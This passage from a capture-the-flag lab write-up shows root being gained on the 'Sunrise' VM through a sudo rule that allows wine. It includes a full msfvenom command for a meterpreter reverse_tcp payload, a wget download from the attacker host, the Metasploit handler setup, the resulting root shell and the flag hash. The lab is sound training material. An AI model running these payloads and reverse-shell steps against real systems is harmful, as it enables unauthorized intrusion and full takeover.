
```
weborf@sunrise:~$ su sunrise
Password:
sunrise@sunrise:/home/weborf$
```

I found **sudo** was installed on the computer with the command: **sudo –version**



```
Sudo version 1.8.27
Sudoers policy plugin version 1.8.27
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.27
```

Next, I checked if I could run commands using **sudo** with the command: **sudo -l**




```
sunrise@sunrise:/home/weborf$ sudo -l
[sudo] password for sunrise:
Matching Defaults entries for sunrise on sunrise:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User sunrise may run the following commands on sunrise:
    (root) /usr/bin/wine
```

I could run **wine** and elevate my privileges to **root. Wine** is a linux application that allows windows programs to run on linux. I decided to create a **malicious .exe** file by using **msfvenom**.

I typed the command: **msfvenom -a x86 –platform windows -p windows/meterpreter/reverse_tcp lhost= 10.0.2.7 lport =1234 -b "\x00" -e x86/shikata_ga_nai -f exe -o hack.exe**

I copied the file to the /var/www/html directory with the command: **sudo cp -p hack.exe /var/www/html/hack.exe** and started a web server on my attacker machine with the command: **sudo service apache2 start**


I then transferred the file to the target machine using **wget**
Command: **wget http://10.0.2.7/hack.exe**



```
sunrise@sunrise:~/Desktop$ wget http://10.0.2.7/hack.exe
--2022-02-06 19:57:54--  http://10.0.2.7/hack.exe
Connecting to 10.0.2.7:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 381 [application/x-msdos-program]
Saving to: 'hack.exe'

hack.exe                 100%[============================>]     381  --.-KB/s    in 0s

2022-02-06 19:57:54 (34.8 MB/s) - 'hack.exe' saved [381/381]
```


I typed the command: **msfconsole** on my attacking machine

To start listening on port 1234, I used the following commands:
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 10.0.2.7
set LPORT 1234
run




```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.2.7
LHOST => 10.0.2.7
msf6 exploit(multi/handler) > set LPORT 1234
LPORT => 1234
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.7:1234
```

Back on the target machine, I executed the malicious exe file with the command: **sudo wine hack.exe**




```
sunrise@sunrise:~/Desktop$ sudo wine hack.exe
```

And...




```
[*] Started reverse TCP handler on 10.0.2.7:1234
[*] Sending stage (175174 bytes) to 10.0.2.26
[*] Meterpreter session 1 opened (10.0.2.7:1234 -> 10.0.2.26:49230) at 2022-02-0
6 20:08:44 -0500

meterpreter >
```

I had a meterpreter shell and I was root!



```
meterpreter > getuid
Server username: sunrise\root
```

Her is the root flag under **/root**



```
meterpreter > cat root.txt
            ^^                   @@@@@@@@@
       ^^       ^^            @@@@@@@@@@@@@@@
                            @@@@@@@@@@@@@@@@@@              ^^
                           @@@@@@@@@@@@@@@@@@@@
 ~~~~ ~~ ~~~~~ ~~~~~~~~ ~~ &&&&&&&&&&&&&&&&&&&& ~~~~~~~ ~~~~~~~~~~~ ~~~
 ~         ~~   ~  ~       ~~~~~~~~~~~~~~~~~~~~ ~       ~~     ~~ ~
   ~      ~~      ~~ ~~ ~~  ~~~~~~~~~~~~~ ~~~~  ~     ~~~    ~ ~~~  ~ ~~
   ~  ~~     ~         ~      ~~~~~~  ~~ ~~~       ~~ ~ ~~  ~~ ~
 ~  ~       ~ ~      ~           ~~ ~~~~~~  ~      ~~  ~             ~~
       ~             ~        ~      ~      ~~   ~             ~

Thanks for playing! - Felipe Winsnes (@whitecr0wz)

24edb59d21c273c033aa6f1689b0b18c
meterpreter >
```